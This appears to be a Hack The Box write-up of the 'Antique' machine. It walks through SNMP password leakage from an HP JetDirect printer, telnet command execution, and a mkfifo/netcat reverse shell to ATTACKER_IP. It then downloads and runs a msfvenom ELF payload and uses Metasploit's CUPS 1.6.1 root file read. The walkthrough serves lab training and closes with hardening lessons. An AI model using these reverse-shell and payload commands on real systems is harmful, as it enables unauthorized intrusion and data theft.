




Antique

Machine Writeup · Hack The Box

4.1 ★
RATING

Easy
DIFFICULTY

Linux
OS

12,341
USER OWNS

11,874
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Antique is an easy-difficulty Linux machine hosting an HP JetDirect printer on telnet. SNMP enumeration leaks the device password, granting telnet access and command execution. A reverse shell is established via netcat. Privilege escalation abuses CUPS 1.6.1, which allows arbitrary root file reads via a Metasploit module, exposing the root flag.

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Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/antique

01 Reconnaissance & Port Scanning

Initial reconnaissance against **10.10.11.107** reveals a minimal attack surface — a single telnet port on TCP. A follow-up UDP scan is essential: limiting enumeration to TCP would have missed the critical SNMP service entirely.

TCP SCAN — FULL PORT



```
$ sudo nmap 10.10.11.107 -p- -sS -sV

PORT      STATE SERVICE VERSION
23/tcp    open  telnet?
```

UDP SCAN — TOP PORTS



```
$ sudo nmap 10.10.11.107 -sU -F

PORT      STATE SERVICE
161/udp    open  snmp

# Critical: SNMP on UDP 161 is the real entry vector
```

NOTE Always run a UDP scan in parallel with TCP. SNMP (UDP 161) is routinely overlooked and frequently leaks sensitive configuration data including passwords.

02 SNMP Enumeration & Credential Leak

Connecting to telnet on port 23 reveals an HP JetDirect printer interface. Default credentials fail, but the IronGeek printer hacking research documents a well-known SNMP OID that leaks the JetDirect password as a hex-encoded string. CyberChef decodes it trivially.

EXTRACT PASSWORD VIA SNMP OID

```
snmpget — OID credential leak

$ snmpget -v 1 -c public 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0

# Returns a long BITS / hex string
# Paste into CyberChef: From Hex → UTF-8
# Result: P@ssw0rd@123!!123
```

WARN The SNMP community string 'public' is a factory default. Any device accepting it should be treated as fully compromised from a network perspective.

03 Telnet Access & Remote Command Execution

With the recovered password, authentication to the HP JetDirect telnet interface succeeds. The **exec** command provides direct OS-level execution — a designed feature of the printer management interface now turned into an RCE primitive.

AUTHENTICATE & VERIFY EXECUTION

```
telnet — JetDirect CLI

# Connect to telnet on port 23
$ telnet 10.10.11.107

# Authenticate with leaked password
Password: P@ssw0rd@123!!123

# Confirm netcat is available on target
$ exec which nc
/usr/bin/nc
```

04 Reverse Shell & Foothold

With netcat confirmed on the target, a standard mkfifo reverse shell is dispatched through the **exec** command. A listener on the attacker machine catches the connection and delivers an interactive shell.

STEP 1 — START LISTENER

 attacker — netcat listener

```
$ nc -lvnp 4444

# -l Listen mode
# -v Verbose
# -n No DNS resolution
# -p Port
```

STEP 2 — TRIGGER REVERSE SHELL VIA JETDIRECT

 JetDirect exec — reverse shell payload

```
exec rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc ATTACKER_IP 4444 >/tmp/f

# mkfifo creates a named pipe for bidirectional I/O
# sh -i spawns an interactive shell routed through netcat
```

NOTE Grab the user flag at this stage: cat ~/user.txt. Then begin enumeration before moving to privilege escalation.

05 Privilege Escalation via CUPS 1.6.1

Reviewing CUPS configuration files reveals version 1.6.1 — vulnerable to an arbitrary root file read via a known Metasploit post-exploitation module. A Meterpreter session is required, so an ELF payload is generated, uploaded, and executed to upgrade the shell.

STEP 1 — GENERATE METERPRETER PAYLOAD

 msfvenom — payload generation

```
$ msfvenom -p linux/x86/shell_reverse_tcp
  LHOST=ATTACKER_IP LPORT=5555
  -f elf -o reverse.elf

# x86 ELF binary — compatible with most Linux targets
```

STEP 2 — START METERPRETER LISTENER

```
metasploit — multi/handler

$ msfconsole -q
msf > use multi/handler
msf > set payload linux/x64/shell_reverse_tcp
msf > set lhost ATTACKER_IP
msf > set lport 5555
msf > exploit
```

STEP 3 — DEPLOY & EXECUTE PAYLOAD ON TARGET

```
target shell — payload execution

# Download payload from attacker HTTP server
wget http://ATTACKER_IP:8000/reverse.elf

# Make executable
chmod +x reverse.elf

# Execute — triggers Meterpreter callback
./reverse.elf
```

STEP 4 — UPGRADE & EXPLOIT CUPS ROOT READ

```
metasploit — CUPS root file read

# Upgrade command shell to Meterpreter
msf > use post/multi/manage/shell_to_meterpreter

# CUPS arbitrary root file read
msf > use post/multi/escalate/cups_root_file_read
msf > set SESSION 1
msf > set FILE /root/root.txt
msf > run

# root.txt contents printed directly to console
```

ROOT FLAG OBTAINED — CUPS 1.6.1 arbitrary file read as root

06

Lessons Learned

01 Always Scan UDP

Restricting enumeration to TCP is a common mistake. SNMP on UDP 161 was the sole entry vector here. A TCP-only scan would have left the tester staring at a telnet banner with no path forward. Always run a UDP scan in parallel.

02 SNMP Community Strings Leak Credentials

The public community string is a factory default that survives on embedded devices for years. A single snmpget call against the correct OID returned the cleartext password. Network printers and IoT devices deserve the same hardening attention as servers.

03 Outdated Print Services Are a Real Privesc Vector

CUPS 1.6.1 has a documented root file read that ships as a Metasploit module. Print spoolers running as root with unpatched CVEs are a reliable escalation path and should be included in any internal network assessment scope.

04 Know Your Shell Upgrade Paths

Pivoting from a basic netcat shell to Meterpreter is a core skill. The shell_to_meterpreter post module saves time and unlocks the full post-exploitation module library. Practice this transition until it is muscle memory.

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